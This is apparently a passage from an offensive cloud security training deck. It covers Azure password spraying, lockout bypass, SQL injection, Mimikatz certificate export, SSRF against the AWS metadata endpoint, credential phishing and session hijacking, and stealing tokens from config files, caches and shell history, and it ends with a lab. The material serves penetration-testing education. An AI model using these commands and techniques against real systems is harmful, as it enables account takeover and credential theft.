[*] WARNING! The user test4@glitchcloud.com doesn't exist.
[*] WARNING! The user test5@glitchcloud.com doesn't exist.
[*] SUCCESS! theintern@glitchcloud.com : [REDACTED]
[*] WARNING! The user test6@glitchcloud.com doesn't exist.
[*] WARNING! The user test7@glitchcloud.com doesn't exist.
[*] WARNING! The user test8@glitchcloud.com doesn't exist.
[*] WARNING! The user test9@glitchcloud.com doesn't exist.
[*] WARNING! The user test10@glitchcloud.com doesn't exist.
PS C:\Users\beau\Desktop>
```

Password Protection & Smart Lockout

- Azure Password Protection – Prevents users from picking passwords with certain words like seasons, company name, etc.
- Azure Smart Lockout – Locks out auth attempts whenever brute force or spray attempts are detected.
 - Can be bypassed with FireProx + MSOLSpray
 - <https://github.com/ustayready/fireprox>



Web Server Exploitation

OFFENSIVE
TRADECRAFT

- Web server exploitation is a big topic
- Here are some generic things to look for:
 - Out-of-date web technologies with known vulns
 - SQL or command injection vulns
 - Server-Side Request Forgery (SSRF)
- Good place to start post-shell:
 - Creds in the Metadata Service
 - Certificates
 - Environment variables
 - Storage accounts

```
' or 1=1--;
```

Web Server Exploitation

- Reused access certs as private keys on web servers
 - Compromise web server
 - Extract certificate with Mimikatz
 - Use it to authenticate to Azure
- Mimikatz can export "non-exportable" certificates

```
mimikatz# crypto::capi
```

```
mimikatz# privilege::debug
```

```
mimikatz# crypto::cng
```

```
mimikatz# crypto::certificates /systemstore:local_machine  
/store:my /export
```

AWS Instance Metadata URL



- Cloud servers hosted on services like EC2 needed a way to orient themselves because of how dynamic they are
- A "Metadata" endpoint was created and hosted on a non-routable IP address at 169.254.169.254
- Can contain access/secret keys to AWS and IAM credentials
- This *should* only be reachable from the localhost
- Server compromise or SSRF vulnerabilities might allow remote attackers to reach it

AWS Instance Metadata URL



- IAM credentials can be stored here:
 - `http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM Role Name>`
- Can potentially hit it externally if a proxy service (like Nginx) is being hosted in AWS.
 - `curl --proxy vulndomain.target.com:80 http://169.254.169.254/latest/meta-data/iam/security-credentials/ && echo`
- CapitalOne Hack
 - Attacker exploited SSRF on EC2 server and accessed metadata URL to get IAM access keys. Then, used keys to dump S3 bucket containing 100 million individual's data

AWS Instance Metadata URL



- AWS EC2 Instance Metadata service Version 2 (IMDSv2)
- Updated in November 2019 – Both v1 and v2 are available
- Supposed to defend the metadata service against SSRF and reverse proxy vulns
- Added session auth to requests
- First, a "PUT" request is sent and then responded to with a token
- Then, that token can be used to query data

```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600" `
```

```
curl http://169.254.169.254/latest/meta-data/profile -H "X-aws-ec2-metadata-token: $TOKEN"
```

Phishing

- Phishing is still the #1 method of compromise
- Target Cloud engineers, Developers, DevOps, etc.
- Two primary phishing techniques:
 - Cred harvesting / session hijacking
 - Remote workstation compromise w/ C2




Phishing: Session Hijack

- Attack designed to steal creds and/or session cookies
- Can be useful when security protections prevent getting shells
- Email a link to a target employee pointing to cloned auth portal
 - Examples: Microsoft Online (O365, Azure, etc.), G-Suite, AWS Console
- They auth and get real session cookies... we get them too.




Phishing: Session Hijack

- Evilginx2 and Modlishka
 - MitM frameworks for harvesting creds/sessions
 - Can also evade 2FA by riding user sessions
- With a hijacked session we need to move fast
- Session timeouts can limit access
- Persistence is necessary




Phishing: G-Suite

- Calendar Event Injection
- Silently injects events to target calendars
- No email required
- Google API allows to mark as accepted
- Bypasses the “don’t auto-add” setting
- Creates urgency w/ reminder notification
- Include link to phishing page



Phishing: Remote Access

- Phish to compromise a user's workstation
- Enables many other options for gaining access to cloud resources
- Steal access tokens from disk
- Session hijack
- Keylog



Steal Access Tokens

- Google JSON Tokens and credentials.db
- JSON tokens typically used for service account access to GCP
- If a user authenticates with gcloud from an instance their creds get stored here:
~/.config/gcloud/credentials.db


`sudo find /home -name "credentials.db"`

- JSON can be used to authenticate with gcloud and ScoutSuite

```
(ScoutSuite) root@asgard:~/ScoutSuite# cat test-gcloud-270519-94e1c7359038.json
{
  "type": "service_account",
  "project_id": "test-gcloud-270519",
  "private_key_id": "94e1",
  "private_key": "-----BEGIN PRIVATE KEY-----\nMIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKggggSkAgEAAoIBAQDGJZCNE81Z34Bp25L7TAgwQh7iAAECggEAlskkhCHcZ5\n\niJa0<d3snZ2oJkA6x5ksjBw2/qH2JfMMEASw5CDRG/myjMJXL/NCE0KsAhJT\n\nCdjdC8jEQDCKM6jR4DD5bgjpxp0peV\n\nPRIVATE KEY-----\n",
  "client_email": "test-gcloud-270519-94e1c7359038@iam.gserviceaccount.com",
  "client_id": "10",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/"
}
```

Steal Access Tokens

- Azure Cloud Service Packages (.cspkg)
- Deployment files created by Visual Studio
- Possible other Azure service integration (SQL, Storage, etc.)
- Look through cspkg zip files for creds/certs
- Search Visual Studio Publish directory
<cloud project directory>\bin\debug\publish



Steal Access Tokens

- Azure Publish Settings files (.publishsettings)
 - Designed to make it easier for developers to push code to Azure
 - Can contain a Base64 encoded Management Certificate
 - Sometimes cleartext credentials
 - Open publishsettings file in text editor
 - Save "ManagementCertificate" section into a new .pfx file
 - There is no password for the pfx
 - Search the user's Downloads directory and VS projects

```
<PublishData>
  <PublishProfile
    SchemaVersion="2.0"
    PublishMethod="AzureServiceManagementAPI">
    <Subscription
      ServiceManagementUrl="https://management.core.windows.net"
      Id="<GUID>"
      Name="<Subscription Name>"
      ManagementCertificate="<base64 encoded certificate data>" />
    </Subscription>
  </PublishProfile>
</PublishData>
```


Steal Access Tokens

- Web Config and App Config files
 - Commonly found on pentests to include cleartext creds
 - WebApps often need read/write access to cloud storage or DBs
 - Web.config and app.config files might contain creds or access tokens
 - Look for management cert and extract to pfx like publishsettings files
 - Often found in root folder of webapp

```
<?xml version="1.0"?>


<configuration>
  <configSections>
    <sectionGroup name="applicationSettings" type="System.Configuration.ApplicationSettingsGroup, System.Configuration" />
    <section name="pfpaws.Properties.Settings" type="System.Configuration.ClientSettingsSection, System.Configuration" />
  </configSections>
  <appSettings>
    <add key="WEB_SERVICE_SDK_AUTHENTICATION_USERNAME" value="DOMAIN\MFAServiceAccount" />
    <add key="WEB_SERVICE_SDK_AUTHENTICATION_PASSWORD" value="supersecretpassword" />
    <add key="WEB_SERVICE_SDK_AUTHENTICATION_CLIENT_CERTIFICATE_FILE_PATH" value="" />
    <add key="WEB_SERVICE_SDK_AUTHENTICATION_CLIENT_CERTIFICATE_FILE_PASSWORD" value="" />
  </appSettings>
  <system.web>
    <compilation debug="false" />
    <authentication mode="Windows" />
  </system.web>
</configuration>
```

Steal Access Tokens

- Internal Code Repositories
 - Gold mine for keys
- Find internal repos:
 - A. Portscan internal web services (80, 443, etc.) then use EyeWitness to screenshot each service to quickly analyze
 - B. Query AD for all hostnames, look for subdomains git, code, repo, bitbucket, gitlab, etc..
- Can use automated tools (gitleaks, trufflehog, gitrob) or use built-in search features
 - Search for AccessKey, AKIA, id_rsa, credentials, secret, password, and token

Steal Access Tokens


- Check %USERPROFILE%\azure\ for auth tokens
- During an authenticated session with the Az PowerShell module a TokenCache.dat file gets generated in the %USERPROFILE%\azure\ folder.
- Also search disk for other saved context files (.json)
- Multiple tokens can exist in the same context file



Name	Date modified	Type	Size
ErrorRecords	3/14/2020 4:02 PM	File folder	
accessTokens	3/10/2020 1:03 PM	JSON File	3 KB
AzInstallationChecks	3/10/2020 7:08 AM	JSON File	1 KB
azure.details	3/10/2020 1:12 PM	Text Document	2 KB
azure.err	3/10/2020 1:10 PM	ERR File	3 KB
AzurePSDataCollectionProfile	3/10/2020 7:08 AM	JSON File	1 KB
AzureRmContext	3/14/2020 4:00 PM	JSON File	8 KB
AzureRmContextSettings	3/10/2020 7:08 AM	JSON File	1 KB
config	3/10/2020 1:03 PM	JSON File	1 KB
telemetry	3/9/2020 1:03 PM	JSON File	1 KB
TokenCache.dat	3/14/2020 4:00 PM	DAT File	19 KB

Steal Access Tokens

- Command history
- The commands ran previously may indicate where to look
- Sometimes creds get passed to the command line
- Linux hosts command history is here:
 - ~/.bash_history
- PowerShell command history is here:
 - %USERPROFILE%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt



```
File Edit Format View Help
az login --service-principal --username [REDACTED]
az login --service-principal --username [REDACTED] --password [REDACTED] --tenant [REDACTED]
Get-AllUsers
Get-AzContext
Import-Module Az
Import-Module MSonline
Connect-AzAccount
Connect-MsolService
```


LAB

Authenticate to Azure With Stolen Access Tokens

LAB: Access Tokens Auth



- GOAL: Steal Azure access tokens from a compromised system and use them to authenticate to Azure.
- In this lab you will simulate stealing access tokens from a target user who was using the Az PowerShell module. To set this up you will first authenticate using the Az PowerShell module in the Windows VM. After copying the tokens to a separate location you will delete primary token location and close the authenticated session. You will then manipulate the tokens so they can be used to authenticate in a new PowerShell session.


LAB: Access Tokens Auth

- First, let's generate some tokens that we will "steal" from our victim
- Open a new PowerShell window and import the Az module

```
PS> Import-Module Az
```

- Login using your Azure Ad account with the Connect-AzAccount command

```
PS> Connect-AzAccount
```



LAB: Access Tokens Auth


- Make a new directory called C:\Temp\

```
PS> mkdir C:\Temp
```

- In your PowerShell window


```
PS> Save-AzContext -Path C:\Temp\AzureAccessToken.json
```

- We will come back to the saved context file later on



LAB: Access Tokens Auth

- Make a new directory at C:\Temp\Live Tokens\
PS> mkdir "C:\Temp\Live Tokens"
- Open Windows Explorer and type %USERPROFILE%\Azure\
and hit enter
- Copy TokenCache.dat & AzureRmContext.json to
C:\Temp\Live Tokens
- Now close your authenticated PowerShell window!



Name	Date modified	Type	Size
AzInstallationChecks.json	3/14/2020 5:35 PM	JSON File	1 KB
AzurePSDataCollectionProfile.json	3/14/2020 5:35 PM	JSON File	1 KB
AzureRmContext.json	3/14/2020 5:40 PM	JSON File	4 KB
AzureRmContextSettings.json	3/14/2020 5:35 PM	JSON File	1 KB
TokenCache.dat	3/14/2020 5:43 PM	DAT File	9 KB

